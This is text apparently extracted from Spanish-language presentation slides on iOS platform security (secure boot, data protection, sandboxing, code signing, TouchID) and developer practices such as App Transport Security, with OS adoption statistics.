Tips para crear iOS apps más seguras

Rigoberto Sáenz

Belatrix

BELATRIX

Introducción

Se hará un breve repaso por las características de seguridad que ofrece iOS, repasando la ultima versión de la iOS Security Guide (iOS 10), luego se darán algunas recomendaciones a tener en cuenta al momento de la codificación de un app para mejorar el manejo de datos sensibles del usuario.

Parte 1:
Seguridad en iOS

Contexto

¿Porque es importante la seguridad en iOS?

Porque guardamos una gran cantidad de datos sensibles:

- Tarjetas de credito
- Sesiones bancarias en Navegador
- Fotografias
- Documentos

¿Quien nos puede atacar?

- Familia (¿Ex?)
- Gobiernos
- CiberCriminales
- Espionaje Corporativo

Pilares de la seguridad en iOS

- iOS Platform Security
- Users upgrading their software
- Developers building secure apps

iOS Platform Security

- Sistema cerrado: Gran control sobre Hardware y Software

- Actualizaciones no atadas a operadores/fabricantes: Super facil actualizar a la ultima version

iOS Platform Security

- Control de Calidad: App Store con fuertes politicas de seguridad, privacidad, calidad

- Confianza: Desde su lanzamiento (10 años), no ha habido malware en escala

iOS Platform Security

5 puntos relevantes:

1. SecureBoot
2. Data Protection
3. Sandboxing
4. Signing
5. TouchID


iOS Platform Security
Secure Boot Chain


Trust built from silicon up


System Software Authorization:

- El servidor de autorizacion de versiones no permite actualizar el sistema a una version anterior
- No es posible copiar una version antigua de iOS en un dispositivo con una version nueva



Application Processor



Boot ROM
Application Processor



Apple Public Key
Boot ROM
Application Processor



Apple Public Key



Apple Public Key
Boot ROM
Application Processor
Low-Level
Bootloader
(LLB)
Apple Public Key



Apple Public Key
Boot ROM
Application Processor
Low-Level
Bootloader
(LLB)
Apple Public Key



Apple Public Key
Boot ROM
Application Processor
Low-Level
Bootloader
(LLB)
iBoot
Apple Public Key


Apple Public Key
Boot ROM
Application Processor
Low-Level
Bootloader
(LLB)
iBoot
Apple Public Key


Apple Public Key
Boot ROM
Application Processor
Low-Level Bootloader (LLB)
iBoot
Kernel
Apple Public Key


Apple Public Key
Boot ROM
Application Processor
Low-Level Bootloader (LLB)
iBoot
Kernel
Apple Public Key


Apple Public Key
Boot ROM
Application Processor
Low-Level Bootloader (LLB)
iBoot
Kernel
iOS
Apple Public Key


Apple Public Key
Boot ROM
Application Processor
Low-Level Bootloader (LLB)
iBoot
Kernel
iOS
Apple Public Key

iOS Platform Security
Data Protection

User data is encryted at rest with keys derived from Passcode

Secure Enclave:

- Coprocesador dedicado a Seguridad: Manejo de llaves criptograficas, y cual otra data relacionada con la seguridad del usuario (Ej: TouchID)

iOS Platform Security
Sandboxing

Manejo de datos de apps separados (Excepción: App Group)

Transparent, Control and Concent: El usuario tiene control sobre que accesos tienen las apps: Location, Photos, Contacts, Camera

Mobile device management (MDM)

iOS Platform Security
Code Signing

Ademas del iOS, todas las apps estan firmadas

Solo App Store: No es posible instalar apps from third-parties

Esto no permite injectar codigo malicioso en apps del appstore (tecnicamente es posible, pero es mas dificil Ej: Uso de Xcode no firmado por Apple)

iOS Platform Security
TouchID (Now FaceID)

Complemento a Passcode, puede ser usado para descargar apps, compras con Apple Pay, Autofill de formularios

Conexion directa con Secure Enclave (La data obtenida a partir de la huella nunca llega al procesador principal)

Despues del lanzamiento de TouchID, el 89% de usuario activaron Passcode


Users upgrading their software

La ultima version siempre es la mas segura


Rapida actualizacion (De nada sirve tener una nueva version mucho mas segura, si casi nadie la tiene)


NO Jailbreaking (Apple previously had an API for testing devices to see if they are jailbroken, but that API was deprecated in 2010)

iOS Installed Base



Android Installed Base






Source:
http://www.idownloadblog.com/2017/09/10/ios-10-adoption-reaches-89-ahead-of-ios-11-launch/

This section provides data about the relative number of devices running a given version of the Android platform.

For information about how to target your application to devices based on platform version, read Supporting Different Platform Versions.

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.6%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.6%
4.1.x	Jelly Bean	16	2.4%
4.2.x		17	3.5%
4.3		18	1.0%
4.4	KitKat	19	15.1%
5.0	Lollipop	21	7.1%
5.1		22	21.7%
6.0	Marshmallow	23	32.2%
7.0	Nougat	24	14.2%
7.1		25	1.6%



Source:
https://developer.android.com/about/dashboards/index.html

"They're doing all these wonderful things to evolve the platform but people aren't getting them," says Roberta Cozza, an analyst at Gartner. "Users get deprived of all these new features."

http://www.wired.co.uk/article/android-oreo-adoption-rates

Users upgrading their software

Configuraciones Seguras:

Enable Apple’s “Erase Data” setting, to wipes all device data after 10 incorrect passcode entries

Lista de Recomendaciones: Apple iOS Hardening Checklist

https://security.utexas.edu/handheld-hardening-checklists/ios

Users upgrading their software

MDM

Apple provides the Apple Configurator 2 (available through the App Store), which can be used to mass configure and manage large numbers of iOS devices.

Developers building secure apps

Comunidad:

- https://forums.developer.apple.com/community/core-os/security

Debemos seguir las mejores practicas:

- App Transport Security (ATS)
- Usar Touch ID
- Know your Code!


Developers building secure apps
App Transport Security

Servers must support TLS 1.2 and forward secrecy, and certificates must be valid and signed using SHA-256 or better with a minimum 2048-bit RSA key or 256-bit elliptic curve key.

Developers building secure apps
App Transport Security

Soportado desde iOS 9.0

At WWDC 2016 we announced that apps submitted to the App Store will be required to support ATS at the end of the year. To give you additional time to prepare, this deadline has been extended and we will provide another update when a new deadline is confirmed.


Continue

Developers building secure apps
TouchID

Easy & Fast


El usuario se ahorra el tiempo de ingresar contraseñas, ingresar datos de tarjetas de credito

Link encriptado directo con Secure Enclave


Touch ID

Sensor


Secure Enclave




Touch ID



